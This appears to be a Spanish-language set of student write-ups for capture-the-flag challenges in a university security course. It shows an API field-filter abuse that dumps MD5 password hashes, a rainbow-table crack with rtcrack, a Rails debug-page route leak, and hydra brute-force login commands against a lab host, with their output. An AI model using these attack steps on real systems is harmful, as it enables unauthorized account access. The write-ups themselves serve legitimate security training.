


Resumen DSA

Grupo 2017 - 12

1. En la documentación se lee que el endpoint acepta un parámetro **fields** para filtrar las propiedades del usuario que queramos obtener, podemos abusar de esto para obtener los password de los usuarios.




```
[
  - {
    username: "user2",
    password: "f01e08d98c94c50c04013c266a527430"
  },
  - {
    username: "user3",
    password: "750f4b11bbd880f9fb9bcd0c24b7b473"
  },
  - {
    username: "user5",
    password: "f01e08d98c94c50c04013c266a527430"
  },
  - {
    username: "user1",
    password: "f01e08d98c94c50c04013c266a527430"
  },
  - {
    username: "user4",
    password: "f01e08d98c94c50c04013c266a527430"
  }
]
```


2. Ahora tengo el password hasheado en md5, para conseguir el password original utilizo una rainbow table, md5 es rapido asi que hay chances de crackearlo rapidamente.

```
Activities Terminator Tue 09:21
nbaglivo@nkpap:~/devel/rainbow/rainbow
nbaglivo@nkpap:~/devel/rainbow/rainbow 211x55
(rainbow) [nbaglivo@nkpap rainbow]$ ./rtcrack -x 750f4b11bbd880f9fb9bcd0c24b7b473 alpha4.rt
750f4b11bbd880f9fb9bcd0c24b7b473 6c02ec
(rainbow) [nbaglivo@nkpap rainbow]$
```

3. Una vez que tenemos el password podemos loguearnos !



4. Finalmente si le pegamos al endpoint /auth/current podemos obtener la información del usuario logueado y el flag !



Grupo 2017 - 11

1. Puse cualquier path en la url para chequear si estaba en debug mode. Me encontré con todas las rutas de la app y noté que había una API.

dsa.linti.unlp.edu.ar:3002/algo

	DELETE	/users(.:format)	devise/registrations#destroy
	POST	/users(.:format)	devise/registrations#create
posts_path	GET	/posts(.:format)	posts#index
	POST	/posts(.:format)	posts#create
new_post_path	GET	/posts/new(.:format)	posts#new
edit_post_path	GET	/posts/:id/edit(.:format)	posts#edit
post_path	GET	/posts/:id(.:format)	posts#show
	PATCH	/posts/:id(.:format)	posts#update
	PUT	/posts/:id(.:format)	posts#update
	DELETE	/posts/:id(.:format)	posts#destroy
root_path	GET	/	posts#index
	GET	/api/v1/posts/:id(.:format)	api_posts#show

Request

Parameters:

None


[Toggle session dump](#)

[Toggle env dump](#)

Response

Headers:

2. Le pegue a la API con el id de un post y encontré el flag.



```
{
  id: 1,
  title: "Un viernes por la noche (en feriado)",
  body: "Lorem ipsum dolor sit amet, consectetur adipiscing elit. Sed ligula lect
  volutpat lectus tempus, suscipit elit. Integer non est quis elit iaculis eleife
  blandit. Duis mattis urna ipsum, a dapibus nisl rhoncus at. Etiam vehicula just
  ridiculus mus. Pellentesque egestas ullamcorper dui eu congue. Curabitur sollic
  a pulvinar odio. Nullam lacinia est magna, et convallis nibh maximus varius. Qu
  penatibus et magnis dis parturient montes, nascetur ridiculus mus. Nullam diam
  vestibulum elementum est, ac sagittis ex cursus ac. Curabitur malesuada dapibus
  Aenean quis metus eu justo malesuada ornare. Morbi non tempus felis, nec ullamc
  nisi, at aliquet ligula. Vivamus a interdum velit, nec porttitor sapien. Intege
  Cras congue at sem in pharetra. Aliquam sed tortor sed nibh bibendum fringilla
  nascetur ridiculus mus.",
  user_id: 1,
  likes: null,
  created_at: "2017-07-14T20:35:07.075Z",
  updated_at: "2017-07-14T20:35:07.075Z",
  subtitle: "FLAG: ruby_on_rails_sucks"
}
```


Grupo 2017 - 6 - ** Intento fallido **

1. Encontré un link a un archivo que parecía ser un diccionario.

dsa.linti.unlp.edu.ar:125/index.php?action=loginAction

[Damn Vulnerable Web Application \(DVWA\)](#)

2. Probé un ataque de diccionario contra el login pero no funcionó
3. Luego encontré una imagen sospechosa de un personaje animado, no recordaba el nombre pero google images me dijo que era Gir



4. Volví a hacer un ataque de diccionario pero esta vez usando como usuario Gir, no hubo suerte

```
nbaglivo@nkpap ~$ cd Downloads/
nbaglivo@nkpap Downloads$ hydra 163.10.20.174 -s 125 http-form-post "/index.php?action=login:username="USER"&password="PASS"&Login=Login:Login failed" -l GIR -P browseDictionary.txt -t 10 -w 30 -o hydra-http-p
st-attack2.txt
hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (http://www.thc.org/thc-hydra) starting at 2017-08-08 09:12:34
[DATA] max 10 tasks per 1 server, overall 10 tasks, 332 login tries (l:1/p:332), ~34 tries per task
[DATA] attacking http-post-form://163.10.20.174:125//index.php?action=login:username="USER"&password="PASS"&Login=Login:Login failed
1 of 1 target completed, 0 valid passwords found
hydra (http://www.thc.org/thc-hydra) finished at 2017-08-08 09:13:00
nbaglivo@nkpap Downloads$ hydra 163.10.20.174 -s 125 http-form-post "/index.php?action=login:username="USER"&password="PASS"&Login=Login:Login failed" -l GIR -P browseDictionary.txt -t 10 -w 30 -o hydra-http-p
st-attack2.txt
hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

hydra (http://www.thc.org/thc-hydra) starting at 2017-08-08 09:13:15
[DATA] max 10 tasks per 1 server, overall 10 tasks, 332 login tries (l:1/p:332), ~34 tries per task
[DATA] attacking http-post-form://163.10.20.174:125//index.php?action=login:username="USER"&password="PASS"&Login=Login:Login failed
1 of 1 target completed, 0 valid passwords found
hydra (http://www.thc.org/thc-hydra) finished at 2017-08-08 09:13:40
nbaglivo@nkpap Downloads$
```